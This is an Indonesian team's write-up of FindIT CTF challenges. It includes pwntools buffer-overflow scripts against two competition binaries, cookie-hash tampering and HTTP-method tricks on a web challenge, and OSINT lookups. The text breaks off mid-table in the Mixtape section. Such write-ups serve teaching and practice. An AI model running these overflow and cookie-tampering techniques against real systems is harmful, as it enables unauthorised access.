

Write Up FindIT

Tim Bebas



Anggota:

ptr

Vincent

Klabin

Daftar Isi

PWN		3
Debugging Spiders		3
Everything Machine		5
WEB		8
Cybersecurity Article		8
Find IT		13
OSINT		15
Twitch Frogs		15
Back In My Day		17
Mixtape		18
Know Your Worth		20
Lost		23
CRYPTO		25
Randomized seed		25
Choo-Choo		26
REV		27
Furr(y)verse		27
FORENSICS		31
Me(me)tadata		31
Date Night		34
OTHERS		35
Mental Health Check		35
Discovered		36
NCS Cipher		38

PWN


Debugging Spiders

Langkah Penyelesaian:

Disini approach yang kita lakukan pertama adalah melakukan check sec terlebih dahulu.

```
└─(klabin㉿Klabin)-[~/Downloads]
└─$ checksec spiders
[*] '/home/klabin/Downloads/spiders'
    Arch:      i386-32-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x8048000)
```

Dikarenakan tidak ada yang nyala kita langsung melakukan analisa pada source code dari binarynya.



```
Cf Decompile: main - (spiders)
1
2 /* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get
3
4 undefined4 main(void)
5
6 {
7     char local_4c [64];
8     code *local_c;
9
10    local_c = (code *)0x0;
11    gets(local_4c);
12    if (local_c != (code *)0x0) {
13        printf("calling function pointer, jumping to 0x%08x\n", local_c);
14        (*local_c)();
15    }
16    return 0;
17 }
```

Disini bisa kita lihat kalo dia akan minta input, lalu memastikan kalo local_cnya itu != NULL. Nah bisa dilihat juga value dari local_c bisa digunakan untuk jump ke function lainnya.

Setelah itu kita mencari address untuk lompat ke secret_spider

```
0x080491a0  frame_dummy
0x080491a6  secret_spider
0x080491d0  main
```

Kemudian kita mencari buffer untuk melakukan BOF,

```
ef> pattern offset $ebp-0x8
+] Searching for '$ebp-0x8'
+] Found at offset 64 (little-endian search) likely
+] Found at offset 61 (big-endian search)
```

Dengan semua informasi yang kita sudah kumpulkan langsung membuat payloadnya

```
from pwn import *

#r = process('./spiders')
r = remote('34.124.192.13', 27302)

BOF = 64

payload = b'a' * BOF

payload += p64(0x080491a6)

r.sendline(payload)

print(payload)

print(r.recv())

r.interactive()
```


Flag: FindITCTF{Ju57_7h3_w4y_1t_iz}

Everything Machine

Langkah Penyelesaian:

Pertama kita melakukan check sec terlebih dahulu

Dikarenakan checksecnya tidak ada canary ataupun pie bisa langsung kita telaah Source binarynya



The screenshot shows the Immunity Debugger interface with the title bar "Decompile: main - (everything)". The main window displays the following C code:

```
1
2 undefined8 main(void)
3
4 {
5     uint uVar1;
6
7     setbuf(stdout,(char *)0x0);
8     puts("Step forward for synchronization");
9     puts("Please enter an item name to be printed");
10    uVar1 = login();
11    printf("Your credits: 0x%08x\n", (ulong)uVar1);
12    if ((int)uVar1 < 0x3031) {
13        puts("Insufficient credits (needs 3030). You do not have access to tha");
14        puts("Please exit the platform.");
15    }
16    else if (0x3030 < (int)uVar1) {
17        system("/bin/sh ./flag.txt");
18    }
19    return 0;
20 }
21 }
```

Disini beberapa poin yang bisa kita ingat adanya comparasi untuk int 3030 dan loncat ke function login terlebih dahulu

```
C# Decompile: login - (everything)
1
2 undefined4 login(void)
3
4 {
5     int iVar1;
6     char local_28 [28];
7     undefined4 local_c;
8
9     local_c = 0x10;
10    printf("Item: ");
11    gets(local_28);
12    iVar1 = strcmp(local_28,"flag");
13    if (iVar1 == 0) {
14        local_c = 0x15;
15    }
16    else {
17        iVar1 = strcmp(local_28,"trials");
18        if (iVar1 == 0) {
19            local_c = 0x20;
20        }
21    }
22    return local_c;
23 }
```

Dimana login ini ternyata berisi inputan kita, dengan demikian bisa langsung kita coba untuk overflow saja. Disini saya langsung memikirkan overflow dikarenakan clue dari soal serta return value langsung local c.

Cari padding untuk BOF

Disini bisa kita lihat kalo kita memasukan pattern sebanyak 28 maka value credits kita akan menjadi 0, disini kita coba lebihkan 1 byte.

anya masuk kedalam credits, dengan informasi ini kita berhasil menemukan padding kita sebesar 28.

Berikut Source Code payload yang kita gunakan dalam injection.

```
from pwn import *

r = process('./everything')
#r = remote ('34.124.192.13', 60640)

r.recv()


bof = 28

payload = b'a' * bof
payload += b'3030'

print(payload)
r.sendline(payload)

joko = r.recv()

print(joko)
```



Disini saya menggunakan b'3030' sebagai value yang akan menjadi "balance kita" sehingga validasi pada main bisa kita bypass.

Flag: FindITCTF{D1v1s10n\$_1z_th3_b3st_4LBUM}

WEB

Cybersecurity Article

Langkah Penyelesaian:


- Disini saya menemukan set-cookie Bernama flag yang valuenya itu merupakan md5 yang apabila di de-hash berubah menjadi 0

The screenshot shows the NetworkMiner interface with the 'Application' tab selected. A single cookie entry is highlighted in blue, labeled 'flag'. The cookie's value is displayed as a series of hex digits: '6A:124:310:11:11:11:11:11'. Other entries in the list include 'Private Share Tokens', 'Interest Groups', 'Shared Storage', and 'Cache Storage'.


- disini setelah mengetahui flag nya berupa 0 saya ubah valuenya menjadi 1

The screenshot shows the MD5 Hash Generator website. The input field contains the string '1'. Below it, the generated MD5 hash is shown as '04ea34288a0b923820d0c609a8f75849b' with a 'Copy' button. Below that, the SHA1 hash is shown as '366a192b7913b04e64674d18a28d46e6396428ab' with a 'Copy' button. There is also a note at the bottom stating: 'This MD5 hash generator is useful for encoding passwords, credit card numbers and other sensitive data into MySQL.'

3. setelah saya coba ganti sessionnya menjadi value 1 yang di hash maka page saya berubah menjadi



4. saya mencoba untuk melakukan inspect element dan saya mendapatkan flag pertama



5. dari sini saya mencoba melakukan decrypt dan mendapat serpihan dari flag berupa finditctf{

6. Next dari sini saya mencoba mencari flag ke 2 dan saya dapatkan dari response header GET `http://34.124.192.13:19488/sup3r_s3cret_th1ng` disini terdapat cipher text yang say acari berupa cipher base64

7. disini saya juga mencoba untuk melakukan decode dan didapatkan flag dan note yang mengatakan saya untuk mencoba melakukan request header berupa OPTIONS

8. Disini saya mencoba melakukan request header dan didapatkan response berupa 3rd clue dari flagnya

9. Next setelah mengetahui cipher text dari 3rd clue flag saya juga langsung melakukan decrypt dan diapatkan hal yang sama berupa flag dan next hint, hint selanjutnya saya disuruh melakukan response header berupa HEAD

10. Next saya melakukan request header berupa HEAD di burpsuite dan saya mendapatkan response berupa 4rd flag

11. Setelah mengetahui hasil flag saya juga melakukan decode menggunakan base64 decode dan didapatkan clue terakhir dari flag, setelah itu saya menggabungkan semua serpihan flag dari clue 1 – 4 dan didapatkan hasil seperti dibawah ini

The screenshot shows the dCode.fr website for base64 encoding. The top navigation bar includes links for Informatics, Character Encoding, and Base64 Coding. The main content area is titled "BASE64 CODING" and features a "BASE 64 DECODER". A sidebar on the right is titled "Summary" and lists various topics related to Base64, such as "Base 64 Decod", "Base64 Encod", and "What is Base6". The central decoder box contains the input "M3hwbg8xdGF0Mw9uX3IxZ2h0P30=" and a "DECRYPT BASE64" button. The left sidebar includes a search bar, a results section with the output "3xploitlation_r1ght?", and a "dCode and more" section.


Flag: FindITCTF{ju5t_s0me_r36u14R_w3b_3xploitation_r1ght?}

Find IT

Langkah Penyelesaian:


Disini sesuai dengan description soalnya, saya langsung check 3 file yang ada di dalam HTML tsb.

HTML : FindITCTF{f1nd_th3_




```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Find It</title>
5     <link rel="stylesheet" type="text/css" href="style.css">
6     <script type="text/javascript" src="script.js"></script>
7 </head>
8 <body>
9     <h1>Find It</h1>
10    <p>Mencari Itu</p>
11    <!-- 1: FindITCTF{f1nd_th3_ -->
12 </body>
13 </html>
```

Style.css : c0mM0n_




```
1 /* css to decorate web */
2 body {
3     background-color: #000000;
4     color: #ffffff;
5     font-family: 'Courier New', Courier, monospace;
6     font-size: 20px;
7     text-align: center;
8 }
9
10 h1 {
11     font-size: 50px;
12 }
13
14 h2 {
15     font-size: 30px;
16 }
17
18 h3 {
19     font-size: 25px;
20 }
21
22 /*2: c0mM0n_ */
```

Script.js : un53cure3_




```
style.css script.js (index)
21     return `rgb(${randomInt(0, 255)}, ${randomInt(0, 255)}, ${randomInt(0, 255)})`;
22 }
23 function randomColorRGBA() {
24     return `rgba(${randomInt(0, 255)}, ${randomInt(0, 255)}, ${randomInt(0, 255)}, ${randomFloat(0, 1)})`;
25 }
26 function randomFlag() {
27     return "3: un53cure3_";
28 }
```

Lalu Cookie value yang sudah di set : P14C35_t0_h1d3_



Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Priority
part4:	P14C35_t0_h1d3_	34.124.1...	/	2023-05-...	21					Medium

Dan yang terakhir di website CTFnya itu sendiri:5tuFF_r16ht}



Flag:


FindITCTF{f1nd_tH3_c0mM0n_un53cure3_P14C35_t0_h1d3_5tuFF_r16ht}

OSINT


Twitch Frogs

Langkah Penyelesaian:

- Untuk melihat chat log orang yang sudah berlalu ditwitch saya mencari cari di google dan saya mendapatkan 1 link yang didapat dari reddit




- Disini ada orang yang melakukan reply link, yang apabila linknya saya buka bisa melihat history chat orang yang suda berlalu, dari sini saya mencoba melakukan pencarian dengan streamer “XQC” dan user berupa “dundorma”



- Dari gambar diatas saya mendapatkan history chat dundorma sampe 2019 dan dari sini saya mencoba mencari kata kunci CTF yang merupakan

serpihan dari kata kata FINDITCTF, dan saya mendapatkannya di chat tahun 2023 bulan januari



Flag: `FindITCTF{ju5t_a_regul4r_twitch_chatter}`

Back In My Day

Langkah Penyelesaian:

Untuk mencari tahu ip address dari web ugm.ac.id saya menggunakan website viewdns.info dan memasukan domain name pada bagian IP history

The screenshot shows the ViewDNS.info interface. At the top, there are tabs for Tools, API, Research, and Data. Below the tabs, the URL is ViewDNS.info > Tools > IP History. A sub-instruction says "Shows a historical list of IP addresses a given domain name has been hosted on as well as where that IP address is geographically located, and the owner of that IP address." There is a search field labeled "Domain (e.g. domain.com):" with "ugm.ac.id" typed in, and a "GO" button. Below the search results, it says "IP history results for ugm.ac.id." followed by "=====

IP Address	Location	IP Address Owner	Last seen on this IP
175.111.88.3	Indonesia	Universitas Gadjah Mada	2023-05-14
175.111.88.11	Indonesia	Universitas Gadjah Mada	2017-09-03
10.13.253.83	United States	Internet Assigned Numbers Authority	2013-12-27
175.111.88.11	Indonesia	Universitas Gadjah Mada	2013-12-24
175.111.91.159	Indonesia	Universitas Gadjah Mada	2012-10-13

Karena pada soal diminta IP address pada tanggal 2017-05-26 - 2017-09-03. Dikarenakan pada hasil tersebut hanya terdapat satu IP saja pada tahun 2017 maka flagnya sudah didapatkan.


Flag: FindITCTF{175.111.88.11}

Mixtape

Langkah Penyelesaian:

Pada soal diberikan sebuah link dari profile spotify

Pada profile tersebut memiliki beberapa playlist lagu yang dibuat. Setelah melihat-lihat playlist tersebut saya menyadari terdapat clue pada descriptionnya dan menemukan playlist untuk tahun 2019 yang diminta pada soal.



Lalu setelah melihat-lihat playlist lain saya menemukan bahwa setiap lagu pada playlist tersebut mewakili setiap bulannya.



Karena pada soal diminta lagu pada bulan mei 2019 maka saya melihat lagu di urutan ke 5 pada playlist tahun 2019.

The screenshot shows a music player interface with a dark theme. At the top, there's a photo of a person making a peace sign. The title 'I Don't Wanna Be Sad' is displayed prominently in large white letters. Below the title, it says '2019's finest library of songs. Privately curated'. There are two buttons: 'Upgrade' and 'Pasang Aplikasi'. The main area shows a list of songs with columns for '#', 'Judul', 'Album', 'Tanggal ditambahkan', and a small circular icon. The songs listed are:

#	Judul	Album	Tanggal ditambahkan	
